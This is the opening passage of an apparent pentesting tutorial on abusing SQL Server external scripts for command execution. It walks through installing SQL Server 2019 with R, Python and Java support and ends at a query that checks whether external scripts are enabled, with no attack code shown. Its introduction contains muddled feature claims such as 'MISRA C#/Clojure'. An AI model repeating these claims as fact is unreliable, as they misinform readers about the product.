iGNITE
Technologies

MSSQL for Pentester

Command Execution External Scripts

WWW.HACKINGARTICLES.IN

Contents


Introduction to SQL Server

Microsoft has released a lot of versions for SQL servers. Microsoft has released version 2019 of this server more than twenty times. When you look at the different versions, you quickly get a sense of how their goal continues to be moving towards making improvements and innovations to the product every year. This goes on for even the minor changes that include an updated name or logo for each new release. In short, there is something for everyone in each release, and more importantly, that means there is something new for your business or organization that wants to use a particular version of SQL Server.

In the same fashion, this 2019 version of SQL Server adds several improvements and new features to give it a slight edge over its predecessors in providing a higher level of performance. With that in mind, I thought it would be a good idea to bring you up to speed on all the new features in this version and what they can do. The big news with this version is that SQL Server 2019 changes to different areas within the server. In doing so, the following are some of the immediate changes such as MISRA C#/Clojure/Python/Java/etc. with SQL Server.

Installation of SQL Server

For this article, we have performed all our practicals on SQL Server 2019. You can download this version of the server from here. Once the server is downloaded, let's install it. For installation of the said server, choose the **Basic** option as shown in the image below:



SQL Server 2019

Express Edition

Select an installation type:

Basic

Select Basic installation type to install the SQL Server Database Engine feature with default configuration.

Custom

Select Custom installation type to step through the SQL Server installation wizard and choose what you want to install. This installation type is detailed and takes longer than running the Basic install.


Download Media

Download SQL Server setup files now and install them later on a machine of your choice.

SQL Server transmits information about your installation experience, as well as other usage and performance data, to Microsoft to help improve the product. To learn more about data processing and privacy controls, and to turn off the collection of this information after installation, see the documentation

15.2002.4709.1

Now, choose the location for the server, then click on the **Install** button; as shown in the image below:



SQL Server 2019

Express Edition

Specify SQL Server media download target location

MEDIA LOCATION

C:\SQL2019


MINIMUM FREE SPACE

6578 MB

DOWNLOAD SIZE

266 MB

Now from the SQL server Installation Centre, choose the **New SQL Server stand-alone installation or add features to an existing installation** option as shown in the image below:


SQL Server Installation Center

New SQL Server stand-alone installation or add features to an existing installation

Launch a wizard to install SQL Server 2019 in a non-clustered environment or to add features to an existing SQL Server 2019 instance.

Install SQL Server Reporting Services

Launch a download page that provides a link to install SQL Server Reporting Services. An internet connection is required to install SSRS.

Install SQL Server Management Tools

Launch a download page that provides a link to install SQL Server Management Studio, SQL Server command-line utilities (SQLCMD and BCP), SQL Server PowerShell provider, SQL Server Profiler and Database Tuning Advisor. An internet connection is required to install these tools.

Install SQL Server Data Tools


Launch a download page that provides a link to install SQL Server Data Tools (SSDT). SSDT provides Visual Studio integration including project system support for Microsoft Azure SQL Database, the SQL Server Database Engine, Reporting Services, Analysis Services and Integration Services. An internet connection is required to install SSDT.

Upgrade from a previous version of SQL Server

Launch a wizard to upgrade a previous version of SQL Server to SQL Server 2019.

Click here to first view Upgrade Documentation

And then, from the Feature Selection dialogue box, select **Machine Learning Services and Languages** and check the boxes **for R, Python, Java**. These options are offered only in the versions of SQL, which were launched after 2015. The same can be seen in the image below:


Feature Selection

Select the Express features to install.

Looking for Reporting Services? Download it from the web

Features:

Instance Features
☑ Database Engine Services
□ SQL Server Replication
☑ Machine Learning Services and Language
☑ R
☑ Python
☑ Java
☑ Full-Text and Semantic Extractions for Sea
□ PolyBase Query Service for External Data
□ Java connector for HDFS data sources

Feature description:

The configuration and operation of each instance feature of a SQL Server instance is isolated from other SQL Server instances. SQL

Prerequisites for selected features:

Already installed:
Windows PowerShell 3.0 or higher
Microsoft Visual C++ 2017 Redistributable

Disk Space Requirements


Drive C: 3155 MB required, 48327 MB available

Instance root directory: C:\Program Files\Microsoft SQL Server\

Shared feature directory: C:\Program Files\Microsoft SQL Server\

Shared feature directory (x86): C:\Program Files (x86)\Microsoft SQL Server\

Now from Java Install Location, choose the **Install Open JRE 11.0.3 included with this installation** option. And then click on the **Next** button as shown in the image below:



Java Install Location

Specify Java installed location

Some selected features require a local installation of a JDK or JRE. Zulu Open JRE version 11.0.3 is included with this installation, or you can download and install a different JDK or JRE and provide that installed location here.


For information on Azul Zulu OpenJDK third party licensing, see https://go.microsoft.com/fwlink/?linkid=2097167.

● Install Open JRE 11.0.3 included with this installation

○ Provide the location of a different version that has been installed on this computer

JDK or JRE installed location:

And then, for the server configuration, select the **Automatic** option and then press the **Next** button as shown in the image below:



SQL Server 2019 Setup

Server Configuration

Specify the service accounts and collation configuration.

Microsoft recommends that you use a separate account for each SQL Server service.


Service	Account Name	Password	Startup Type
SQL Server Database Engine	NT Service\MSSQL$SQL...		Automatic
SQL Server Launchpad	NT Service\MSSQLLaun...		Automatic
SQL Full-text Filter Daemon Launc...	NT Service\MSSQLFDLa...		Manual
SQL Server Browser	NT AUTHORITY\LOCAL ...		Automatic

☐ Grant Perform Volume Maintenance Task privilege to SQL Server Database Engine Service

This privilege enables instant file initialization by avoiding zeroing of data pages. This may lead to information disclosure by allowing deleted content to be accessed.

Click here for details

From the Consent to install Microsoft R open dialogue box, click on the **Accept** button and then click on the **Next** button as shown in the image below:



Consent to install Microsoft R Open


Download and install necessary pre-requisite.

Microsoft R Open is an enhanced distribution of R made available by Microsoft under the GNU General Public License v2.

R is © the R Foundation for Statistical Computing. For more information on R-related products and services, visit http://r-project.org.

By clicking "Accept" you are choosing to download Microsoft R Open and install it on your machine, and agreeing to accept patches and updates to this software according to your SQL Server update preferences.

Do the same when the **Consent to install Python** dialogue box opens; as shown in the image below:



Consent to install Python


Download and install necessary pre-requisite.

Anaconda is a Python distribution released by Anaconda, Inc. To enable your use of this feature, the Python runtime and certain Python packages from Anaconda, Inc will be downloaded to your machine under the licenses provided to you by Anaconda, Inc. and its licensors. https://docs.anaconda.com/anaconda/eula/

Microsoft is making these packages available to you for convenience and does not support this software. More information about Anaconda is available from Anaconda, Inc.

By clicking Accept, you are choosing to download this software and install it on your machine, and agreeing to accept patches and updates to this software according to your SQL Server update preferences.

Once the installation is successful, click on the **Close** button as shown in the image below:



SQL Server 2019 Setup

Complete

Your SQL Server 2019 installation completed successfully with product updates.

Information about the Setup operation or possible next steps:

Feature	Status
Full-Text and Semantic Extractions for Search	Succeeded
Java	Succeeded
Python	Succeeded
R	Succeeded
Machine Learning Services and Language Extens...	Succeeded
Database Engine Services	Succeeded

Details:

Install successful.


C:\Program Files\Microsoft SQL Server\150\Setup Bootstrap\Log\20210817_123354\Summary_WIN-8U995F3Q8K7_20210817_123354.txt

Following the previous steps has allowed us to install the SQL server 2019 install successfully.

Enable External Scripts

As our SQL server is installed, we will now try to manipulate external scripts to our advantage. But first, we have to check that whether the external scripts are enabled or not. To check the said, we will run the following query:

```
sp_configure 'external scripts enabled'
GO
```

